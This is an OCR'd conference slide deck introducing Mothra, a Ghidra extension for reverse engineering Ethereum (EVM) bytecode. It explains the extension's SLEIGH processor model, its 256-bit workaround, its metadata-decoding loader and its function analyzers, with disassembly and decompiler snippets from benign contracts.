# Reverse Engineering EVM Bytecode with Ghidra

An Introduction to Mothra

**Yuejie Shi, Louis Tsai**

Amber Group

# About US

Yuejie Shi & Louis Tsai

- Web3 Security Researchers from Amber Group

Amber Group


- Market maker, liquidity provider, VC
- Digital wealth management
- amber.ac - accelerator program for crypto innovation

Research focus:

- Smart contract auditing, web3 security research
- Play CTF with Amber Labs

# Introduction to Ghidra


- An open source GUI RE tool written in Java
- Supported Architectures: x86, ARM, MIPS, etc.
- No EVM support by default
- Main Features: disassembly, CFG, decompiler, scripting, debugger, etc.



# Agenda

- EVM Reverse Engineer motivations and tools
- Mothra implementation details
- EVM program analyzers
- Solve a CTF Challenge with Mothra


Section 0x00

# Mothra Introduction

# Evaluating an Unverified DeFi Project

When you saw a **unverified DeFi project** and want to deploy fund.

- Is it safe? Does it contain backdoors?



# Discrepancies in Verified Contracts

Verified but the bytecode doesn't match the source code

- Cheat etherscan source verification and hide malicious code
- Compiler bugs (E.g. Vyper Reentrancy Bug)

```
@payable
@external
@nonreentrant('lock')
def add_liquidity(
    _amounts: uint256[N_COINS],
    _min_mint_amount: uint256,
    _receiver: address = msg.sender
) -> uint256:
```

```
@external
@nonreentrant('lock')
def remove_liquidity(
    _burn_amount: uint256,
    _min_amounts: uint256[N_COINS],
    _receiver: address = msg.sender
) -> uint256[N_COINS]:
```

```
function add_liquidity() public payable {
    require(!stor_0);
    stor_0 = 1;
```

```
function remove_liquidity(uint256 varg0) public payable {
    require(!stor_2);
    stor_2 = 1;
```

# Other RE Scenarios

- Analyze hacker’s exploits
- Analyze MEV bots
- Solve a CTF challenge

# Decompilers - ethervm.io

https://ethervm.io/decompile

## Disassembly

```
label_0000:
        // Inputs[1] { @0007  msg.data.length }
        0000    60  PUSH1 0x60
        0002    60  PUSH1 0x40
        0004    52  MSTORE
        0005    60  PUSH1 0x04
        0007    36  CALLDATASIZE
        0008    10  LT
        0009    61  PUSH2 0x0057
        000C    57  *JUMPI
        // Stack delta = +0
        // Outputs[1] { @0004  memory[0x40:0x60] = 0x60 }
        // Block ends with conditional jump to 0x0057, if
```

## Address

0x949a6ac29b9347b3eb9a420272a9dd7890b787a3 [etherscan.io | etherchain.org]

## Public Methods

*Method names cached from 4byte.directory.*

0x2a0f7696 *Unknown*
0x5b6b431d Withdraw(uint256)
0x9f1b3bad Receive()

## Internal Methods

func_00CC(arg0) returns (r0)
Withdraw(arg0)
Receive()

## Decompilation

```
contract Contract {
    function main() {
        memory[0x40:0x60] = 0x60;

        if (msg.data.length < 0x04) { revert(memory[0x00:0x00]); }

        var var0 = msg.data[0x00:0x20] / 0x0100000000000000000000000000

        if (var0 == 0x2a0f7696) {
            // Dispatch table entry for 0x2a0f7696 (unknown)
            if (msg.value) { revert(memory[0x00:0x00]); }

            var var1 = 0x0081;
            var var2 = msg.data[0x04:0x24] & 0xffff;
            var1 = func_00CC(var2);
            var temp0 = memory[0x40:0x60];
            memory[temp0:temp0 + 0x20] = var1;
```


# Decompilers - Dedaub

https://app.dedaub.com/decompile

```
6   // Data structures and variables inferred from the use of storage instructions
7   uint256 _upgradeTo; // STORAGE[0x10d6a54a4754c8869d6886b5f5d7fbfa5b4522237ea5c60d11bc4e7a1ff9390b]
8   uint256 _fallback; // STORAGE[0x7050c9e0f4ca769c69bd3a8ef740bc37934f8e2c036e5a723fd8ee048ed3f8c3]
9
10
11  // Events
12  AdminChanged(address, address);
13  Upgraded(address);
14
15  function implementation() public nonPayable {  find similar
16      if (msg.sender != address(_upgradeTo)) {
17          require(bool(msg.sender != address(_upgradeTo)), Error('Cannot call fallback function from th
18          CALLDATACOPY(0, 0, msg.data.length);
19          v0 = _fallback.delegatecall(MEM[0:msg.data.length], MEM[0:0]).gas(msg.gas);
20          require(v0 != 0, 0, RETURNDATASIZE()); // checks call status, propagates error data on error
21          return MEM[0:RETURNDATASIZE()];
22      }
23      return address(_fallback);
24  }
```

# Web2 RE Tools + Plugins

- IDA Pro + ida-evm
- Binary Ninja + ethersplay
- Ghidra + ghidra-evm



# EVM RE tools Comparison

| | ethervm.io | dedaub | IDA Pro + ida-evm | Binary Ninja + ethersplay | Ghidra + ghidra-evm |
|---|---|---|---|---|---|
| **UI** | Web | Web | GUI | GUI | GUI |
| **Disassembly** | ✔ | ✔ | ✔ | ✔ | ✔ |
| **CFG** | | | ✔ | ✔ | ✔ |
| **Decompile** | ✔ | ✔ | | | ✔ |
| **Open Source** | | | | | ✔ |
| **Freeware** | ✔ | ✔ | | | ✔ |

# Ghidra + ghidra-evm limitations

- ghidra-evm is a ghidra extension to support EVM architecture
- Doesn’t support 256-bit because of Ghidra’s limitation
- Rely on external python script to do program analysis
- Doesn’t fully unleash the power of Ghidra

# Mothra

- Another Ghidra EVM Extension
- Support 256-bit word size
- More EVM Program Analyzers
- The name Ghidra, Mothra both come from fiction *Mothra vs. Godzilla*
- *https://github.com/syjcnss/Mothra*

Section 0x01

# Mothra Implementation

# EVM Architecture

- Big Endian
- Word size: 256 bits
- Stack based, No registers
- Code Space: EVM bytecode
- Data Spaces: Stack, Memory, Storage, Calldata, Transient Storage

# Adding EVM to Ghidra

evm.slaspec

- Modeling code & data spaces
- Using SLEIGH to Translate EVM opcode to p-code

- SLEIGH - Ghidra's processor specification language
- P-code is Ghidra’s IR
- Ghidra’s program analysis are based on p-code

# code

- size=2 means the address size of this space is two bytes(16 bits)
- define code address space size 2 byte which is 2**16 = 0x10000
- *EIP-170: Contract code size limit* defines max code size 0x6000

```
define space code     type=ram_space     size=2     default wordsize=1;
```

# stack

- define a stack space with wordsize 8 which means 8 bytes will be stored at one addressable address. To push a 32-byte word, stack pointer has to decrease 4

```
define space stk      type=ram_space      size=2      wordsize=8;
macro push(x) {
        SP = SP - 4;
        *[stk] SP = x;
}
```

# Memory, Storage, Calldata, Transient Storage

- Currently not defined
- 256-bit address spaces is not supported in Ghidra
- Code branch targets usually only go to stack and won’t go to these data spaces
- CFG still works

# Fake registers

- There are no registers in EVM
- Defined SP, PC and 8 GP Registers to ease the bytecode translations
- Registers doesn’t has size limit which are handy to hold 256-bit values

```
define space register type=register_space size=2;
define register offset=0x00 size=2    [SP PC];
define register offset=0x04 size=32   [r0 r1 r2 r3 r4 r5 r6 r7];
```

# Bytecode -> p-code

```
:ADD is op=0x01 {
   pop(r0);
   pop(r1);
   r0 = r0 + r1;
   push(r0);
}
```

```
code:00ac 01          ADD
                  POP   r0 = LOAD stk(SP)
                        SP = INT_ADD SP, 4:2
                  POP   r1 = LOAD stk(SP)
                        SP = INT_ADD SP, 4:2
                        r0 = INT_ADD r0, r1
                  PUSH  SP = INT_SUB SP, 4:2
                        STORE stk(SP), r0
```

# pcodeop

- Use pcodeop to define evm specific opcode
- *Pcode Op describes a generic machine operation. You can think of it as the microcode for a specific processor's instruction set.*

```
define pcodeop _calldataload;
:CALLDATALOAD is op=0x35 {
  pop(r0);
  r0 = _calldataload(r0);
  push(r0);
}
```

```
define pcodeop _sstore;
:SSTORE is op=0x55 {
  pop(r0);
  pop(r1);
  _sstore(r0, r1);
}
```

```
_mstore(0x40,0x80);
auVar1 = _calldatasize();
if (0x3 < auVar1) {
  auVar1 = _calldataload(0x0);
```

# halt in p-code

- *Ghidra's* p-code doesn't provide a machine halt/reset opcode
- We use a infinite loop to simulate the halt behavior

```
define pcodeop _stop;
:STOP is op=0x00 {
  _stop();
  halt();
}
```


```
macro halt() {
      <loop>
        SP = SP;
        goto <loop>;
}
```

```
/* WARNING: Do nothing block with infinite loop */
_stop();
do {
} while( true );
}
```

# PUSH32

- Ghidra was designed for CPU with word size <= 64-bit
- Ghidra doesn’t support 256-bit word size in operand

```
define token data256  (256)  imm256  = (0,255)  hex;
:PUSH32 imm256 is op=0x7f ; imm256 {
    r0 = imm256;
    push(r0);
}
```




# 256-bit workaround


- Ghidra doesn’t support 256-bit word size in operand
- 256-bit word is divided into 4 64-bit words
- PUSH32 takes 4 operands
- The 4 operands are combined with binary operators in IR
- The operation is mathematically equivalent

```
:PUSH32 imm64, imm64_x, imm64_y, imm64_z is op=0x7f ; imm64; imm64_x ; imm64_y ; imm64_z {
  r0 = imm64 << 192 | imm64_x << 128 | imm64_y << 64 | imm64_z;
  push(r0);
}

                0x10d6a54a4754c8869d6886b5f5d7fbfa5b4522237ea5c60d11bc4e7a1ff9390b
PUSH32          0x10d6a54a4754c886,-0x6297794a0a280406,0x5b4522237ea5c60d,0x11bc4...

                 /* 0x10d6a54a4754c8869d6886b5f5d7fbfa5b4522237ea5c60d11bc4e7a1ff9390b */
_sstore(0x10d6a54a4754c886 << 0xc0 | 0x9d6886b5f5d7fbfa << 0x80 | 0x5b4522237ea5c60d << 0x40 |
        0x11bc4e7a1ff9390b,auVar1);
```

# Control Flow Graph

- Using Ghidra’s Constant Propagation Analyzer to analyze branch target



# Decompiler

- C-like code
- Need more program analysis to make it better

```
10  _mstore(0x40,0x80);
11  auVar1 = _calldatasize();
12  if (0x3 < auVar1) {
13    auVar1 = _calldataload(0x0);
14    auVar1 = auVar1 / (0x100000000 << 0xc0 | 0x0 << 0x80 | 0x0 << 0
15    if (auVar1 == 0x3659cfe6) {
16      auVar1 = _callvalue();
17      if (auVar1 != 0x0) {
18                    /* WARNING: Do nothing block with infinite loop
19        _revert(0x0,0x0);
20        do {
21        } while( true );
22      }
23      _calldatasize();
24      _calldataload(0x4);
25      UNRECOVERED_JUMPTABLE = 0x21b;
26      goto code_c0x06a9;
27    }
28    if (auVar1 == 0x4f1ef286) {
29      _calldatasize();
30      _calldataload(0x4);
31      UNRECOVERED_JUMPTABLE = _calldataload(0x24);
32      _calldataload(UNRECOVERED_JUMPTABLE + 0x4);
33      UNRECOVERED_JUMPTABLE += 0x24;
34      goto code_c0x06a9;
35    }
```

Section 0x02

# Mothra Demo


# Mothra Tutorial Walkthrough

- How to Use Mothra Locally?


- **For Users**: Download the release package and install it in Ghidra.
- **For Developers**: Download Ghidra and Mothra, then link Mothra to Ghidra in Eclipse.

# Components in Mothra

## Loader





## Analyzer



# Components in Mothra

## Loader




An extension for initial parsing and interpretation of a specific file format

- Focuses on parsing the file structure, segmenting it, and passing it to Ghidra,
- Do not support new processors, architectures, or languages.

Contract Metadata decoded when loading!

# Loader Plugin - Metadata Decoding

- What is smart contract metadata, and why is it important?
- Where can we find the metadata?

```
0000000000000000000000000000000000006020820152505 65b7f4552433732314d657461646174613a20555249207175657279
20666f72206e6f60008201527f6e6578697374656e7420746f6b656e0000000000000000000000000000000060208201525
0565b7f4552433732313a20617070726f76616c20746f2063757272656e74206f776e6560008201527f7200000000000000
0000000000000000000000000000000000000000000000006020820152505 65b7f4552433732313a207472616e73666572206
3616c6c6572206973206e6f74206f60008201527f776e6572206e6f7220617070726f7665640000000000000000000000000
0006020820152505 65b613913816130f0565b811461391e57600080fd5b50565b61392a81613102565b81146139355760008
0fd5b50565b6139418161310e565b811461394c57600080fd5b50565b613958816131 5a565b81146139635760008 0fd5b5056f
ea2646970667358221220c25f7a0109579d31a69b934454169af11cd525f92af1c4a586f6ac51abe4dc6464736f6c63430008
040033
```

Metadata Length

3 * 16 + 3 = 51

Smart Contract Metadata


# Loader Plugin - Metadata Example

```
                        ****************************************************************
                        * Smart Contract Metadata                                      *
                        ****************************************************************
code:2ca8 a2               db        A2h                 Map(2) 2 items in the metadata
code:2ca9 64               db        64h          Key    Text(4) 4 bytes texts
code:2caa 69 70 66 73      ds        "ipfs"       Key    ipfs
code:2cae 58               db        58h                 Read 1 Elements
code:2caf 22               db        22h          Value  Value(34) Next item is 34 bytes
code:2cb0 12 20 20         db[34]                 Value  1220...1B8A488A790589A3518ADE36...
          07 1b 8a                                       The actual IPFS hash
          48 8a 79 ...
code:2cd2 64               db        64h          Key    Text(4)
code:2cd3 73 6f 6c 63      ds        "solc"       Key    solc
code:2cd7 43               db        43h                 Bytes(3)  Next item is 3 bytes
code:2cd8 00 06 06         db[3]                  Value  000606 Actual compilation version
code:2cdb 00 33            dw        33h                 Metadata Length
```


The actual metadata length is 3 * 16 + 3 = 51 (bytes)

# Components in Mothra

## Loader




## Analyzer



# Analyzer Overview

## Why Do We Need an Analyzer?


Program Analysis

- Extract information from the EVM bytecode for Reverse Engineering
- Enhance application with tailored analysis tools.
- Mothra supports multiple analyzers for deeper insights.

# Analyzer Overview

- Internal Function Analyzer
  - Identifies the boundaries of internal functions.
- Input Argument Analyzer
  - Determines the number of input arguments for internal functions.
- Function Selector Analyzer
  - Detects function dispatching patterns and labels matching function signatures.

# Analyzer Overview - User Guide



